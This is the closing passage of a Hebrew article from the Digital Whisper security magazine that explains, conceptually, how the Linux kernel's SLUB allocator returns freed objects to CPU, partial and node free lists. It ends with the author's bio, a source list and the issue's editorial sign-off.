


[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

שחרור אובייקטים ב-SLUB


החזרה של אובייקטים אל ה-free lists לאחר השחרור שלהם היא כדי למחזר אותם להקצאות חדשות, כמו תהליך ההקצאה גם בתהליך השחרור יכולים להיות מצבים שונים וחלקם מורכבים הדורשים הסבר כל אחד בפני עצמו.

CPU Slab: במידה והאובייקט המשוחרר שייך ל-CPU slab של המעבד שמבצע את פעולת השחרור אזי הוא יכניס אותו ישירות ל-free list שהוא מחזיק בתוך המבנה kmem_cache_cpu עבור אותו המעבד.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


Other CPU: כאשר אנו משחררים אובייקט ששייך ל-CPU slab אבל לא למעבד שאנו עובדים איתו כרגע אזי הוא מתווסף אל ה-free list של אותו ה-CPU slab אך דרך ה-locked list הרגילה שלו ולא דרך המבנה kmem_cache_cpu השמור רק למעבד שעובד עם אותו ה-CPU slab בלבד.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]


Other slab: אם האובייקט ששחררנו שייך ל-slab שהוא לא ה-CPU slab ישנם שני מקרים בהם ה- Slab Allocator בוחר כיצד להתייחס אל ה-slab אליו הוא שוחרר:

- **Partial list:** במידה והוא שייך לאחד ה-partial slabs של מבנה kmem_cache_cpu כלשהו אזי האובייקט פשוט יכנס אל תוך ה-free list שלו.




[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

- **Node slab:** במקרה שאותו ה-slab לא בשימוש עבור אף אחד מהמעבדים ונמצא ברשימת ה- partial slabs במבנה ה-kmem_cache_node אזי הוא ישתחרר אל תוך ה-free list של ה-slab אליו הוא שייך, במידה ולאחר השחרור של האובייקט הזה אותו ה-slab כעת יהיה כולו לא בשימוש כלומר ללא אובייקטים מאולקצים עם free list מלא אז ה-Slab Allocator ידאג לשחרר את הזיכרון שאותו ה-slab תופס אל ה-buddy allocator לשימוש חוזר.




[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

Full slab: הזכרנו לפני כן שה-cache לא מצביע יותר אל slab במידה והוא מלא וה-free list שלו ריק, לכן כאשר נשחרר את אחד האובייקטים שלו ה-Slab Allocator ימקם אותו על ה-cache מחדש ברשימה של ה-partial slabs במידה ועדיין היא לא הגיעה למקסימום slabs שהיא יכולה להכיל.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

במידה והיא הגיעה אל המקסימום, תחילה ה-Slab Allocator ירוקן את כולה לתוך ה-partial list של המבנה kmem_cache_node המייצג את ה-Node של אותו המעבד, זאת כדי לנסות לשחרר זיכרון מיותר של slabs מלאים הנמצאים ב-partial list של המעבד שלא נעשה שימוש באף אחד מהאובייקטים שלהם לצורך שחרור הזיכרון שהם תופסים אל ה-buddy allocator ודבר זה מתאפשר אך ורק כאשר הם חלק מה-partial list של המבנה kmem_cache_node כמו שהזכרנו לפני כן, במקומם הוא יכניס את ה-slab שאליו שוחרר האובייקט.



[מקור: 2024, LSS EU: SLUB Internals for Exploit Developers]

סיכום

דיברנו על הקצאות זיכרון דינמיות בקרנל של לינוקס והבנו שהן מתבצעות דרך ה-Slab Allocator, הבנו שכדי להקצות זיכרון באמצעותו עלינו לפנות ל-caches שהם נוצרים ומנהלים את הזיכרון עבורנו על פי גודל וכמות של אובייקטים לבחירתינו או שהם נוצרים בצורה גנרית כדוגמת kmalloc כדי לאפשר הקצאת זיכרון גם ללא צורך להגדיר מראש מאיזה cache היא תגיע.

בנוסף גם ראינו כמה מנגנוני אבטחה של ה-free list כדי למנוע שגיאות לא רצויות שיגרמו לקריסה של הקרנל ואיתו תבוא קריסה של המערכת כולה וכן גם כיצד נעשה שימוש חוזר באובייקטים באמצעות ה-free lists כדי לאפשר יעילות טובה יותר בניהול הזיכרון.

לבסוף ראינו כיצד מועברים slabs מתוך ה-Node אל מעבד יחיד כדי לבצע ממנו את הקצאת הזיכרון וגם להפך מה-partial list אל ה-Node וכן גם את כיצד מתבצע התהליך המלא של הקצאה ושחרור של אובייקטים עבור ה-Slab Allocator במימוש SLUB.

על המחבר

מלש"ב, לומד בישיבה הגבוהה מעלה אליהו בתל אביב. נהנה לקרוא ולחקור בעולמות ה-low level.
פרויקטים או מאמרים נוספים שכתבתי ניתן למצוא כאן:
https://github.com/4f3rg4n | https://4f3rg4n.github.io | linkedin.com/in/noam-afergan-074176284

ליצירת קשר אפשר לפנות אליי במייל noam18.af@gmail.com או בטלגרם @cyb3rat

מקורות מידע

- Andrey Konovalov - SLUB Internals for Exploit Developers:
  https://www.youtube.com/watch?v=XulsBDV4n3w&feature=youtu.be
  Slides:
  https://static.sched.com/hosted_files/lsseu2024/37/2024%2C%20LSS%20EU_%20SLUB%20Internals%20for%20Exploit%20Developers.pdf
- Non-Uniform Memory Access by Intel:
  https://www.intel.com/content/dam/develop/external/us/en/documents/3-5-memmgt-optimizing-applications-for-numa-184398.pdf
- Elixir bootlin - linux:
  https://elixir.bootlin.com/linux/v6.6/source/include/linux/slub_def.h
  https://elixir.bootlin.com/linux/v6.6/source/mm/slab.h

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-185 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא יתפרסם בתקווה ביום האחרון של חודש מאי!

אפיק קסטיאל וספיר פדרובסקי

31.04.2026